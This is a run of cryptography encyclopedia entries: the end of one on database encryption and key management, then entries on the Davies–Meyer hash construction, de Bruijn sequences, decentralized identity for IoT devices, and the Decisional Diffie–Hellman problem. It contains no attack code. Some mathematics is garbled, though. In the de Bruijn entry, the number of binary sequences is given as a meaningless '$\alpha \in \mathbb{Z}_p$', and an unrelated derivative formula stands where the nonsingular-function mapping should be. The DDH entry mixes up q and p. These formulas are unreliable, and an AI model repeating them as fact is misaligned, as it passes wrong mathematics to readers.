Application-level encryption moves the encryption/decryption process to the applications that generate the data. Encryption is thus performed within the application that introduces the data into the system; the data is sent encrypted, thus naturally stored and retrieved encrypted (Hacigümüs et al. 2002; Damiani et al. 2003; Bouganim and Pucheral 2002), to be finally decrypted within the application. This approach has the benefit to separate encryption keys from the encrypted data stored in the database since the keys never have to leave the application side. However, applications need to be modified to adopt this solution. In addition, depending on the encryption granularity, the application may have to retrieve a larger set of data than the one granted to the actual user, thus opening a security breach. Indeed, the user (or any attacker gaining access to the machine where the application runs) may hack the application to access unauthorized data. Finally, such a strategy induces performance overheads (index on encrypted data is useless) and forbids the use of some advanced database functionalities on the encrypted data, like stored procedures (i.e., code stored in the DBMS which can be shared and invoked by several applications) and triggers (i.e., code fired when some data in the database are modified). In terms of granularity and key management, application-level encryption offers the highest flexibility since the encryption granularity and the encryption keys can be chosen depending on application logic.

The three strategies described above are pictured in Fig. 1.

Database Encryption, Fig. 1 Three options for database encryption level: (**a**) Storage-level encryption; (**b**) database-level encryption; and (**c**) application-level encryption

Encryption Algorithm and Mode of Operation

Independently of the encryption strategy, the security of the encrypted data depends on the encryption algorithm and mode of operation, the encryption key size, and its protection. Even having adopted strong algorithms, such as advanced encryption standard (AES), the cipher text could still disclose plain text information if an inappropriate mode is chosen. For example, if an encryption algorithm is implemented in electronic codebook mode (ECB), identical plaintext blocks are encrypted into identical ciphertext blocks, thus disclosing repetitive patterns. In a database context, repetitive patterns are common as many records could have the same attribute values, so much care should be taken when choosing the encryption mode. Moreover, simple solutions that may work in other contexts (e.g., using counter mode with an initialization vector based on the data address) may fail in the database one since data can be updated (with the previous example, performing an exclusive OR between the old and the new version of encrypted data will disclose the exclusive OR between the old and the new version of plain text data). All the specificities of the database context should be taken into account to guide the choice of an adequate encryption algorithm and mode of operation: repetitive patterns, updates, and a huge volume of encrypted data. Moreover, the protection should be strong enough since the data may be valid for a very long time (several years). Thus, state-of-the-art encryption algorithms and modes of operation (without any concession) should be used.



Key Management

Key management refers to the way cryptographic keys are generated and managed throughout their life. Because cryptography is based on keys that encrypt and decrypt data, the database protection solution is only as good as the protection of the keys. The location of encryption keys and their access restrictions are thus particularly important. Since the problem is quite independent of the encryption level, the following text assumes database-level encryption.

For database-level encryption, an easy solution is to store the keys in a restricted database table or file, potentially encrypted by a master key (itself stored somewhere on the database server). But all administrators with

privileged access could also access these keys and decrypt any data within the system without ever being detected.

To overcome this problem, specialized tamper-resistant cryptographic chipsets, called hardware security modules (HSM), can be used to provide secure storage for encryption keys (Oracle Key Vault 2021; Oracle security team 2021; Microsoft 2023a). Generally, the encryption keys are stored on the server and encrypted by a master key which is stored in the HSM. At encryption/decryption time, encrypted keys are dynamically decrypted by the HSM (using the master key) and removed from the server memory as soon as the cryptographic operations are performed, as shown in Fig. 2a.

Database Encryption, Fig. 2 Key management approaches: (**a**) HSM approach; (**b**) security server approach

An alternative solution is to move security-related tasks to distinct software running on a (physically) distinct server, called a *security server*, as shown in Fig. 2b. The security server then manages users, roles, privileges, encryption policies, and encryption keys (potentially relying on an HSM). Within the DBMS, a security module communicates with the security server in order to authenticate users, check privileges, and encrypt or decrypt data. Encryption keys can then be linked to the user or to the user's privileges. A clear distinction is also made between the role of the DBA, administering the database resources, and the role of the SA (Security Administrator), administering security parameters. The gain in confidence comes from the fact that an attack requires a collusion between the DBA and the SA.

Open Problems and Future Directions

Encryption of data *at rest* is now commonly provided at various levels by most commercial Database Management Systems (DBMS), such as Oracle (Oracle Key Vault 2021; Oracle security team 2021) and SQL Server (Microsoft 2023a). However, an outstanding issue pertains to securing data *in use*. Indeed, while HSMs can be attached to DBMS for managing encryption keys, they lack the computational power to process data, and hence during execution, both keys and data are visible (in plaintext) in the DBMS's memory.

The past decade has witnessed the rise of *Trusted Execution Environments* (TEE) inclusion in numerous processor models (smartphones, computers, and servers), examples being ARM Trustzone (Pinto and Santos 2019) and Intel Software Guard Extensions (Intel SGX) (Costan and Devadas 2016). These environments establish a tamper-resistant data-processing environment (Sabt et al. 2015), relying on two fundamental mechanisms:

- *Isolation*. The code running inside the TEE is isolated from the rest of the environment (including the operating system and hypervisor). This isolated environment is referred to as *enclave* or secure world, where external programs cannot tamper with the executing code. The data processed using the isolated code is safeguarded against eavesdropping and malicious modifications, stemming from both physical and software attacks. This protection is achieved through encryption and integrity tracking of the RAM used by the code (Gueron 2016).
- *Attestation*. While executing within the TEE, the isolated code can provide proof of its identity, certifying that it operates within a genuine TEE. Its identity is established through a cryptographic hash of the memory pages containing its code (Brickell and Li 2011). This proof is signed by a secret key loaded into the CPU during manufacturing (or subsequently through remote means). This mechanism ensures the verification of computation results originating from the expected code.

Enabling DBMSs to exploit these TEE security properties and hence prevent clear-text manipulation of sensitive column values outside the TEE remains challenging (Microsoft 2023b). Research prototypes embed subpart/simplified DBMS engines in TEE, but modern TEEs (such as Intel

SGX) still have memory and I/O limitations that make it difficult to develop a fully viable industrial solution. Additional challenges arise when combining DBMS and TEE (see (Anciaux et al. 2019) for a recent tutorial). For example, *side-channel attacks* can exploit interactions between the TEE and the untrusted environment, which leads to developing oblivious techniques to hide data access patterns inside the TEE (see (Eskandarian and Zaharia 2019)). Additionally, the stateless nature of TEE execution requires innovative methods to synchronize enclave-based concurrent database updates with persistent storage and logs (see (Priebe et al. 2018)). Scalability might also involve multiple TEEs, demanding techniques to obfuscate information during distributed execution (see (Schuster et al. 2015)).

Davies–Meyer

Bart Preneel[14] ✉
(14) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

The Davies–Meyer hash function is a construction for an iterated hash function based on a block cipher, where the length in bits of the hash result is equal to the block length of the block cipher. The compression function encrypts the chaining value with key as a message block, and adds modulo 2 (exors) the chaining value to the resulting ciphertext.

Background

This construction was attributed to Davies by Winternitz (1984a, b), and to Meyer by Davies (Davies and Price 1984). Davies has confirmed in a personal communication to the author that he did not propose the hash function, although he may have proposed the compression function.

Theory

The Davies–Meyer hash function is a cryptographic hash function that may have the following properties: preimage resistance, second preimage resistance, and collision resistance; these properties may or may not be achieved depending on the properties of the underlying block cipher.

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$.

The Davies–Meyer scheme is an iterated hash function with a compression function that maps $k + n$ bits to n bits:

$$H_i = E_{X_i}(H_{i-1}) \oplus H_{i-1}. \tag{1}$$

By iterating this function in combination with MD-strengthening (hash functions), one can construct a hash function based on this compression function; this hash function is known as the Davies–Meyer hash function. It has been shown by Black and Rogaway (Black et al. 2002) that in the ideal cipher model, if ($k \geq n$), finding a (second) preimage requires approximately 2^n encryptions, and finding a collision requires approximately $2^{n/2}$ encryptions.

In order to achieve an acceptable security level against (2nd) preimage attacks, the block length n needs to be at least 128 bits (in 2024); for collision resistance, the block length should be at least 256 bits (in 2024). This means that this scheme should not be used with 64-bit block ciphers (e.g., CAST-128, DES, FEAL, GOST, IDEA, and KASUMI/MISTY1); it should only be used for (2nd) preimage resistance with 128-bit block ciphers (e.g., AES, Camellia, CAST-256, MARS, RC6, TWOFISH, and SERPENT). Very few 256-bit block ciphers exist; exceptions are the 256-bit version of RC6 and of Rijndael.

Note that a block cipher may have properties which pose no problem at all when they are used only for encryption, but which may result in the Davies–Meyer construction of the block cipher to be insecure (Preneel, 1993; Preneel et al., 1994). Typical examples are the complementation property and weak keys of DES; it is also clear that the Davies–Meyer construction based on DES-X is highly insecure. The fact that the key is known to an opponent may also result in security weaknesses (e.g., differential attacks of (Rijmen and Preneel, 1995) and known key attacks of (Knudsen and Rijmen 2007)). Hirose defines a block cipher secure against a known plaintext attack for which the Davies–Meyer hash function is not second preimage resistant (Hirose 2002).

Since there are very few block ciphers with a 256-bit block length, the Davies–Meyer construction is rarely used to obtain collision-resistant hash functions from standard block ciphers. However, this construction is very

popular in custom-designed hash functions such as MD4, MD5, and the SHA family. Indeed, the compression functions of these hash functions are designed using an internal block cipher structure; the compression functions are made noninvertible by applying the Davies–Meyer construction to these internal block ciphers.

De Bruijn Sequence

Tor Helleseth[15] ✉

Definition

A k-ary de Bruijn sequence of order n is a sequence of period k^n, which contains each k-ary n-tuple exactly once during each period.

Theory and Application

De Bruijn sequences are named after the Dutch mathematician Nicholas de Bruijn. In 1946, he discovered a formula giving the number of k-ary de Bruijn sequences of order n, and proved that it is given by $((k-1)!)^{k^{n-1}} \cdot k^{k^{n-1}-n}$. The result was, however, first obtained more than 50 years earlier in 1894 by the French mathematician C. Flye-Sainte Marie.

For most applications, binary de Bruijn sequences are the most important. The number of binary de Bruijn sequences of period 2^n is $\alpha \in \mathbb{Z}_p$. An example of a binary de Bruijn sequence of period $2^4 = 16$ is $\{s_t\} = 0000111101100101$. All binary 4-tuples occur exactly once during a period of the sequence. In general, binary de Bruijn sequences are balanced, containing the same number of zeros and ones in a period, and they satisfy many randomness criteria, although they may be generated using

deterministic methods. They have been used as a source of pseudo-random numbers and in key-sequence generators of stream ciphers.

A de Bruijn sequence can be generated by a nonlinear feedback function in *n*-variables (see Golomb 1967). From the initial state ($s_0, s_1, \ldots, s_{n-1}$) and a nonlinear Boolean function $f(z_0, z_1, \ldots, z_{n-1})$ one can generate the sequence

$$s_{t+n} = f(s_t, s_{t+1}, \ldots, s_{t+n-1}), \text{for } t = 0, 1, 2, \ldots.$$

This can be implemented using an *n*-stage nonlinear shift register (see non-linear feedback shift register). For example the binary de Bruijn sequence above of period $16 = 2^4$ can be generated by $s_{t+4} = f(s_t, s_{t+1}, s_{t+2}, s_{t+3})$, using the initial state (0000) and the Boolean function

$$f(z_0, z_1, z_2, z_3) = 1 + z_0 + z_1 + z_1 z_2 z_3.$$

The binary *de Bruijn graph* B_n of order *n* is a directed graph with 2^n nodes, each labeled with a unique binary *n*-tuple and having an edge from node $S = (s_0, s_1, \ldots, s_{n-1})$ to $T = (t_0, t_1, \ldots, t_{n-1})$ if and only if $(s_1, s_2, \ldots, s_{n-1}) = (t_0, t_1, \ldots, t_{n-2})$. The successive *n*-tuples in a de Bruijn sequence therefore form a *Hamiltonian cycle* in the de Bruijn graph, meaning that a full cycle visits each node exactly once.

There are many algorithms for constructing de Bruijn sequences. The following is perhaps one of the easiest to describe. Start with *n* zeros and append a one whenever the *n*-tuple thus formed has not appeared in the sequence so far, otherwise append a zero. The sequence of length $2^4 = 16$ above is an example of a de Bruijn sequence constructed in this way. It is known that the decision of which bit to select next can be based on local considerations and storage requirements can be reduced to only 3*n* bits.

Any Boolean function *f* such that the mapping

$$D_{E(0,w_0)}p(x,y) = \sum_{(u,w_0 \preccurlyeq w)} a_{u,w} x^u y^{w+w_0}.$$

is a permutation of the set of binary *n*-tuples is called a *nonsingular* Boolean function. It can be written in the form,

$$f\left(z_0, z_1, \ldots, z_{n-1}\right) = z_0 + g\left(z_1, z_2, \ldots, z_{n-1}\right) \pmod 2.$$

The truth table of a Boolean function $f(z_0, z_1, \ldots, z_{n-1})$ is a list of the values of $f(z_0, z_1, \ldots, z_{n-1})$ for all binary n-tuples. The weight of the truth table of f is the number of ones in this list.

Large classes of de Bruijn sequences can be constructed by starting with a nonsingular Boolean function f that decomposes the de Bruijn graph into several shorter disjoint cycles and then joining the cycles one by one until one arrives at a de Bruijn sequence. To join two cycles, one can find an n-tuple $(z_0, z_1, \ldots, z_{n-1})$ on a cycle (where $(z_1, z_2, \ldots, z_{n-1}, f(z_0, z_1, \ldots, z_{n-1}))$ is on the same cycle) and $(z_1, z_2, \ldots, z_{n-1}, 1 + f(z_0, z_1, \ldots, z_{n-1}))$ on a different cycle. Then the two cycles will be joined after changing (complementing) $g(z_1, z_2, \ldots, z_{n-1})$ (leading to two changes of the truth table of f). One common starting function is the nonsingular function corresponding to $g = 0$, i.e., $f(z_0, z_1, \ldots, z_{n-1}) = z_0$, that is known to decompose B_n into the pure circulating register(PCR), consisting of all cycles of period dividing n. This is known to contain $Z(n) = \frac{1}{n}\sum_{d|n}\phi(d)2^{n/d}$ cycles, where $\phi(n) = \left|\{i | 1 \le i < n, \gcd(i, n) = 1\}\right|$. For $n = 4$ the PCR consists of the cycles (0), (1), (01), (0001), (0011), (0111). Another popular starting function is the complementary circulating register (CCR) corresponding to $g = 1$, i.e., $f(z_0, z_1, \ldots, z_{n-1}) = z_0 + 1 \pmod 2$. This is known to contain $Z^*(n) = \frac{1}{2}Z(n) - \frac{1}{2n}\sum_{2d|n}\phi(2d)2^{n/2d}$ cycles.

Another method to construct de Bruijn sequences is to use recursive algorithms. There exist algorithms that take as input two de Bruijn sequences of period 2^{n-1} and produce a de Bruijn sequence of period 2^n.

The linear complexity of a de Bruijn sequence is defined as the length of the shortest linear shift register that can be used to generate the sequence. The linear complexity L of a binary de Bruijn sequence of period 2^n, $n \ge 3$, satisfies the double inequality,

$$2^{n-1} + n \le L \le 2^n - 1.$$

There exist de Bruijn sequences that meet the upper and lower bounds with equality (see Golomb and Gong 2005).

The *quadratic complexity* of a de Bruijn sequence is the length of the shortest shift register that generates the sequence where the feedback

function f is allowed to have quadratic terms. The quadratic complexity Q of a binary de Bruijn sequence of period 2^n, $n \geq 3$, satisfies the double inequality

$$n + 2 \leq Q \leq 2^n - \binom{n}{2} - 1.$$

It is known that for any nonsingular Boolean function f, the number of cycles that it decomposes B_n into has the same parity as the weight of the truth table of g. Therefore, for a de Bruijn sequence, the truth table of g has odd weight. It is further known that for a de Bruijn sequence, the weight w of the truth table of g obeys

$$Z(n) - 1 \leq w \leq 2^{n-1} - Z^*(n) + 1.$$

The lower bound can be achieved by starting with the PCR and joining cycles one at a time until one arrives at a de Bruijn sequence. Each joining step will in this case increase the weight of the truth table of g by 1. Similarly one can construct de Bruijn sequences of maximal weight by starting with the CCR and joining the cycles one by one; each joining step will in this case reduce the weight of the truth table of g by 1. For values $n < 7$ the number of de Bruijn sequences of each possible weight of the truth table of g is known. An excellent survey of de Bruijn sequences is given in Fredricksen (1982).

Decentralized digital identity; Distributed identity

Definition

Decentralized digital identity (DDID) is an emerging concept for identity management systems based on a distributed trust model, currently being standardized by W3C, the Decentralized Identity Foundation, and other communities. To remove the requirement for centralized mediators, an underlying distributed system is utilized, with Distributed Ledger Technologies (DLTs) being the primary approach. However, other decentralized architectures can also be applied alternatively.

Background

The Internet of Things (IoT) signifies an infrastructure of interrelated devices, users, objects, and data sources that transfer information together


or individually over a network (Li et al. 2019). As many real-life examples of attacks on IoT environments exist (e.g., man in the middle, eavesdropping, impersonation, spoofing, replay attack), one of the major requirements of trust and privacy is *verifiable identities*, where both communication parties (i.e., individuals and devices) that take part in the communication trust each other and provide proof of their identities. For governance of these identities, the legacy identity management models have mainly focused on subjects that is usually humans; however, the proliferation of IoT systems has created a need for a trustworthy environment where device's identity is a crucial aspect to be considered (Millenaar and Yarger 2019, Zwitter et al. 2020).

Several identity management models have been proposed to address the issues of identification. *Isolated identity* is one of the first of such models, which enabled users manage several identifiers and credentials (i.e., usernames and passwords) for authentication to each service provider, leading to the issue of many logins and passwords to be remembered by the users. Next, the *centralized authority* model tried to solve this issue by keeping users'/devices' authentication information in a central authority where users or devices utilize the same identity and credentials to authenticate themselves with the service providers and avoid repeating the process for each of them. In recent years, *federated identity* and *self-sovereign identity (SSI)* assembled a trusted environment while providing authority to the holders to decide what type of data and with whom the data should be shared (Soltani et al. 2021).

In today's world, digital identities also apply toward IoT systems. However, these models are primarily centralized, although the identity providers as a third party provide identities for devices. All the identity management operations are performed in a centralized manner leading to a single point of failure and making these models susceptible to several security attacks (Szalachowski 2021).

With the evolution of identity management models, researchers and companies are recently looking at something different, namely, the *decentralized identity*. In 2019, the World Wide Web Consortium (W3C) started the work on *digital identifiers*, a core component that enables decentralized digital identity. They formally released the recommendation of *verifiable credentials*, represented as digital documents issued with digital signatures that improve the digital identity model security (W3C

2021, World Wide Web Consortium 2019). The decentralized identity is designed to be typically implemented with the provision of *distributed ledger technologies (DLTs)* (Čučko and Turkanović 2021), although other distributed technologies can also be adopted (W3C 2021). The concept of decentralized digital identity (DDID) applies both to humans and machines, where in the former case, users can authenticate themselves to service providers while in the latter, machines authenticate to other devices automatically. In this document, we focus on DDID for machines, and more specifically for IoT devices, given their need to join large-scale systems enabled with verifiable credentials automatically.




Theory

According to the recommendations proposed by the W3C, the decentralized digital identity concept involves (i) a distributed system that works as a data registry, typically a DLT (Avellaneda et al. 2019); (ii) decentralized identifiers (DIDs), which are universal resource identifiers composed of three main elements, the DID scheme, the DID method, and a method-specific identifier (a unique string) to make a unique digital identifier for an entity; and (iii) verifiable credentials (VCs), which describe the physical credentials of a device, such as serial number, barcode, etc.

In the physical world, an entity or subject can be identified with specific information, such as identification number, passport, driving license, tax card, or barcode. This information is termed a credential which is associated with an entity. These credentials are issued by an issuing authority such as a certificate body, government, or national agency and used for verification purposes. The VCs can describe the digital form of all these physical credentials of an entity. The addition of digital signatures makes the physical credential tamper-proof and credible (Parameswarath et al. 2022). An entity that holds the VCs can generate a verifiable presentation and provides them to a verifier to prove that they possess the credentials with specific attributes. The verifiable presentation is derived from VCs and is a tamper-evident presentation generated in a way that an entity or holder of the presentation can be trusted after process of cryptographic verifications. The purpose of using the verifiable presentation is that, in many cases, the holder does not need to show all credentials, but a certain amount of information synthesized from the VCs.

The ecosystem to enable the VCs has three roles, namely, issuers, holders, and verifiers (World Wide Web Consortium 2019), as shown in Fig. 1.

- *Issuers*. They are the trusted authorities responsible for issuing the credentials to holders.
- *Holders*. They could be the IoT devices or the users, and they are the owners of digital identities, giving them the control to decide how much and with whom they share the data. They can present their credentials to any organization that requests them in case of verification.
- *Verifiers*. They are responsible for assuring the authenticity of a holder's data. The holders need to provide their variable presentation (claims) to the organization responsible for verifying the authenticity.




Decentralized Identity for IoT Systems, Fig. 1 Architecture of decentralized identifiers enabling verifiable credentials

Decentralized Identifiers (DIDs)

At the core of the decentralized digital identity are the *decentralized identifiers* (DIDs), unique identifiers designed to enable users, things, or organizations to use the system they trust to generate their own identifiers and avoid having an external authority issuing them. These identifiers facilitate the entities (i.e., users or devices) to prove ownership and control over them using verifiable credentials (i.e., generated from identifiers of an entity by issuer – signed with digital signatures) without requiring permission from any other party. The DID includes three main elements: DID scheme, DID method, and DID method identifier (W3C 2021). The DID method represents the DLTs on top of which identifiers are created,

and its associated method identifier (i.e., a combination of letters and numbers) must be unique. The standard format of a DID and its example is shown below.

$$did : did_method : did_method_id$$



IoT devices use their verifiable presentations associated with their DIDs for authentication when accessing resources in a trusted environment. Many IoT devices are resource-constrained and may not be able to run complex cryptography; most DIDs use approaches with smaller key sizes, like elliptic curve cryptography (ECC), which is lightweight and faster compared to the RSA key generation method (Kortesniemi et al. 2019). DIDs are considered as the uniform resource identifiers (URIs) associated with the DID document, which contains the information that describes the entity and verification methods, such as public keys, a specific field of cryptographic proof (containing digital signatures) for proving the integrity of the DID document itself. In the process, the DID document is stored on the data registry, typically a distributed ledger. The standard elements in a DID document, according to the W3C's specifications, are listed below:

- *Context*. A URL for the DID – set of rules that interpret a DID document; for example, in DID context, it is used as "@context": "https://w3id.org/did/v1".
- *DID Subject*. This field contains the identifier of the entity or subject.
- *Public Keys*. The public keys are in various formats, such as base64 or HEX, and are used for authentication.
- *Authentication*. The mechanism of proof is defined in this field and used by the entity to prove its association with the DID.
- *Authorization*. This field defines the type of verification, such as capability-based technique on behalf of the entity.
- *Endpoints*. This represents the method of interaction with the DID entity or holder.

- *Proof*. This field keeps the digital signature for the integrity of the DID document.

Example Scenario

The working infrastructure of DIDs is illustrated with a modern world scenario, as depicted in Fig. 2. This scenario presents a trusted environment for electric vehicle charging based on decentralized identifiers and verifiable credentials. The DIDs promote the idea of anonymous and unique identifiers used for each service, making it difficult to track the devices' activity. In an electric vehicle (EV) charging scenario, first, the EV (i.e., holder) creates its own DID (a URI, as shown in the above example), which is resolved to the DID document that describes the EV and contains information, such as the public keys. This DID document is stored on a data registry, typically a distributed ledger. Next, the EV provides its DID to the electricity provider (EP), which acts as an issuer. The EP verifies the EV's identity and issues the verifiable credentials to the EV. The EP also stores public keys on the distributed ledger. The EV makes a verifiable presentation from verifiable credentials, and when it comes to the charging station (CS acts as a verifier), it presents the verifiable presentation to show that it has the authorization to use the charging service. The CS verifies the EV's credentials using the public key stored by the EP on a DLT and allows the EV to use the service.

Decentralized Identity for IoT Systems, Fig. 2 Electric vehicle charging environment with the use of decentralized identifiers

The level of privacy of various parties in a system is different, and it depends entirely on the system where and how much security and privacy are essential for each party. In this use case, the electricity provider and charging stations have already established a business agreement and are public entities that do not require to hide their identities. The electricity provider only needs to know the vehicle's identity for billing purposes.

- Each time a new vehicle comes to the station, the CS must perform authentication to allow the service. However, the CS running or managed by different parties only needs to know that this vehicle is authorized by the EP and does not need to know more about the vehicle's identity.
- Following the authentication, CS provides the required information to the EP, such as how much the vehicle is charged, where, and at which charging station.

- On the other side, the vehicle's identity is vulnerable, as the EP knows the vehicle's location. In this case, the CS will only report the district where the vehicle is charged and will not provide the location details as the only information here required for EP is the charging service (e.g., cost, power optimization) to establish a trusted environment.

Open Problems and Future Directions

The primary concern in the decentralized identity model is the scalability of distributed ledgers that work as its foundation layer to store verifiable credentials (M. Kuperberg 2020). For instance, most decentralized identity model implementations use blockchain as a trust layer (Liu et al. 2020), which raises issues related to scalability because of unpredictable congestion and transaction fee (i.e., increase or decrease with block size) movements (Nasir et al. 2022; Jiang et al. 2022). Further, achieving the consensus needs consistent coordination and communication between nodes that are separated and located at different places in an organization. In addition, dealing with the consensus algorithms of DLTs, which in many cases are based on complex cryptographic techniques such as proof of work (PoW), is not feasible for resource-constrained devices (Afzaal et al. 2022). To improve scalability and make a lightweight environment to accommodate also low power devices, other types of DLTs, such as IOTA, can be considered a viable approach (Millenaar and Yarger 2019).

Moreover, it is also interesting to see how to effectively integrate them with the existing authentication approaches such as Authentication and Key Agreement (AKA) and Physical Unclonable Functions (P. Mall et al. 2022). Additionally, only building a model architecture is not enough because a proper mechanism for the consent of data storage on DLTs that cannot be changed later (i.e., both in the users' or devices' case) is also essential. A thorough structure is required to address the usable and legal concerns where the solutions are not only technical but also conflicting from a regulation's perspective, such as GDPR (Kuperberg 2020).

DDH problem

Definition

Given a finite, cyclic group G with generator g, and three elements a, b, $c \in G$, the *Decisional Diffie–Hellman (DDH)* problem is to decide whether there exist integers x, y such that $a = g^x$, $b = g^y$, and $c = g^{xy}$. The DDH assumption states that this problem is hard to solve for some infinite sequence of groups $\{G_n\}_{n \in \mathbb{N}}$ of increasing order.

Background

The DDH assumption is implicit in many early works based on the hardness of solving the discrete logarithm problem, starting with Diffie and

Hellman's key exchange protocol (Diffie and Hellman 1979) (Diffie–Hellman Key Agreement). It was formalized by Brands (1993) in the context of undeniable signatures. It was further studied in Naor and Reingold (1997) and Stadler (1996) and is widely used since. For further reading, see Boneh's survey (Boneh 1998).

Theory

The hardness of computing discrete logarithms in some large finite groups has been the basis for many cryptographic schemes and protocols in the past decades, starting from the seminal Diffie–Hellman key exchange protocol (Diffie and Hellman 1979), and continuing with encryption and signature schemes with a variety of security properties, as well as protocols for numerous other applications.

Ideally, one would like to prove unconditional statements regarding the hardness of computing discrete logarithms. However, such a proof is unknown, so instead, mathematical *assumptions* are formed regarding the computational hardness of this set of problems, and properties of cryptographic protocols are proved based on these assumptions; refer computational complexity for details.

Merely assuming that discrete logarithms are hard to compute is too weak for many applications, because it does not suffice to prove the security of many cryptographic protocols. Instead, stronger assumptions were formulated that were inspired by the Diffie–Hellman key exchange protocol (Diffie and Hellman 1979).

- *Computational Diffie–Hellman (CDH) Problem*. Given a finite, cyclic group G with generator g, and two group elements $a = g^x$, $b = g^y$, compute the element $c = g^{xy}$.
- *CDH Assumption*. Every probabilistic polynomial-time algorithm only solves the CDH problem with negligible probability for a given infinite sequence of groups $\{G_n\}_{n \in \mathbb{N}}$ of increasing order and for any two group elements $a, b \in G_n$.

Notes

1. Sometimes the word "computational" is omitted and this problem is simply called the Diffie–Hellman problem.

2. A four-tuple $\langle g, a, b, c \rangle$ that solves the CDH problem is called a *Diffie–Hellman tuple*.

3. A solution to the CDH problem is an algorithm that works for *all* inputs. Hence, the CDH assumption holds if for all algorithms, there exists at least one input a, b on which it fails.

4. As usual, the algorithm must run in polynomial time in the length of its input, namely in time that is polylogarithmic in $|G|$.

5. The success probability is taken over the random choices of the algorithm. The probability is said to be negligible if it decreases faster than any inverse polynomial in the length of the input.

6. The notions of "polynomial" time and "negligible" probability are asymptotic in nature, so the CDH assumption must consider an infinite sequence of groups $\{G_n\}_{n \in \mathbb{N}}$. Intuitively, the assumption gives a lower bound on the rate at which solving the CDH problem gets harder as the groups get larger.

7. There exist sequences of groups for which the CDH problem is in fact easy.

8. The assumption can be made with respect to uniform or nonuniform algorithms (i.e., Turing machines or circuit families.)

The CDH assumption is used to prove the security of many cryptographic protocols, but sometimes appears to be insufficient. (A quintessential example is the Diffie–Hellman key exchange protocol itself.) Furthermore, it appears that, at least in some groups, the CDH assumption captures only part of the intractability of the discrete logarithm problem, so a stronger variant was formulated.

- *Decisional Diffie–Hellman (DDH) Problem*. Given a finite group G, a generator g of G, and three elements $a, b, c \in G$, decide whether $\langle g, a, b, c \rangle$ is a Diffie–Hellman tuple.
- *DDH Assumption (Version I)*. Every probabilistic poly- nomial-time algorithm only solves the DDH problem with negligible probability.

The notes about the CDH definitions also apply here. In particular, the DDH problem is a worst-case computational problem, so a candidate solution must solve the problem on *all* inputs.

This definition makes it clear that the DDH problem reduces to CDH, and in fact DDH appears to be a considerably easier problem. There are groups in which the DDH assumption is clearly false, but the CDH assumption may still hold (these are called *gap Diffie–Hellman groups*, see below for more details).

Another formulation of the DDH assumption, which is more useful in practice, only discusses the case where the inputs are taken from certain distributions.

- *DDH Assumption (Version II)*. The following two distributions are computationally indistinguishable:
  - G, g, g^x, g^y, g^{xy}
  - G, g, g^x, g^y, g^z

  where g is a generator of G and x, y, z are chosen uniformly at random from $\{1, \ldots, |G|\}$.

  More formally, the above two distributions are actually two distribution *ensembles*, namely two families of distributions where each distribution in a family is parameterized by the group G and the generator g. The ensembles are "computationally indistinguishable" if, given a set of parameters (in this case, G and g), no polynomial-time algorithm can tell whether its input is drawn from the first ensemble or from the second. See (Goldreich 2001) for more details.

In words, this version of the DDH assumption states that Diffie–Hellman tuples are indistinguishable from random. Hence, even when g^x and g^y are known, the value g^{xy} appears to be a "freshly chosen" random and independent number from the point of view of any computationally bounded attacker that does not know x or y. This holds in spite of the fact that the value g^{xy} is uniquely determined by g^x and g^y, and thus its "entropy," in the information-theoretic sense, is in fact zero.

It is shown in Naor and Reingold (1997) and Stadler (1996) that the two versions of the DDH assumption are equivalent. (Essentially, equivalence holds due to the *random self-reducibility* of the discrete logarithm problem.)

Candidate Groups

One prominent group believed to satisfy the CDH assumption is the multiplicative group of a finite field $\mathbb{F}_q^*$ for a prime p. However, it turns out that the DDH problem is easy to solve in $\mathbb{F}_p^*$, so $\mathbb{F}_p^*$ is a gap group. The key issue is the existence of an efficient test for "quadratic residues" (elements that are the square of another element in $\mathbb{F}_p^*$). This yields an algorithm to solve the DDH problem: if the input is a Diffie–Hellman tuple, then it is never the case that the last element is a quadratic non-residue but the preceding two elements are quadratic residues, but if the input is chosen uniformly, then the above event happens with noticeable probability.

However, exploiting quadratic residuosity appears to be the only way to solve the DDH problem in $\mathbb{F}_p^*$. Consider the subgroup $G \leq \mathbb{F}_p^*$ of size q, where $p = 2q + 1$ and p, q are primes. (Here, the larger prime p is called a safe prime, and the smaller prime q is called a Sophie–Germain prime.) Now the quadratic residuosity attack fails because everything in G is a quadratic residue. In fact, the DDH assumption is believed to hold on G.

On the other hand, there are applications in which it is desirable that the DDH problem is easy to solve. The juxtaposition between the difficulty to compute a Diffie–Hellman tuple and the ease with which it can be verified can be exploited to create encryption and signature schemes with many nice properties. One famous sequence of gap groups that has been used in this manner are elliptic curve groups with associated Weil pairings. It is believed that the CDH assumption holds for these groups, but the DDH problem is easy to solve using the bilinear pairing (Joux and Nguyen 2001; Okamoto and Pointcheval 2001). This is true in spite of the fact that elliptic curve groups have prime order, like the groups G above, so there are no attacks for testing inclusion in a subgroup (like the quadratic residuosity attack on $\mathbb{F}_p^*$). Hence, primality is not a sufficient condition for DDH to hold. The most well-known application of bilinear pairings is in the development of identity-based encryption and signature schemes, although there are many other uses for these gap groups (Boneh and Silverberg 2002; Dutta et al. 2004; Gagné 2003).

Applications

The DDH assumption proves to be very useful in cryptographic analysis of protocols. It is immediate to show based on DDH that Diffie–Hellman key exchange results in a "semantically secure" key, i.e., a key that is indistinguishable from random. (It is not known how to prove this statement based on CDH alone.) Similarly, it implies the semantic security of ElGamal public-key encryption. More recently, it has been used to construct public-key encryption schemes with additional properties, such as chosen ciphertext security (protection against an adversary with access to a decryption oracle) (Cramer and Shoup 1998), circular security (encryption that remains secure even when the encrypted message depends on the secret key) (Boneh et al. 2008), and leakage resilience (a scheme that withstands leaking some information about the secret key to the adversary) (Naor and Segev 2009). In addition, it is used to prove the security of other cryptographic primitives such as efficient pseudorandom functions (Naor and Reingold 1997), commitment schemes, and zero-knowledge protocols (Damgård 2000; Pedersen 1991).

The DDH assumption is only one of many assumptions that can be made on the intractability of the discrete logarithm problem. Several variants have been considered in the literature, some that are *stronger* (allowing to prove stronger security properties of protocols), and some that are *weaker* (and are believed to hold even in cases where DDH does not). A few examples are described here.

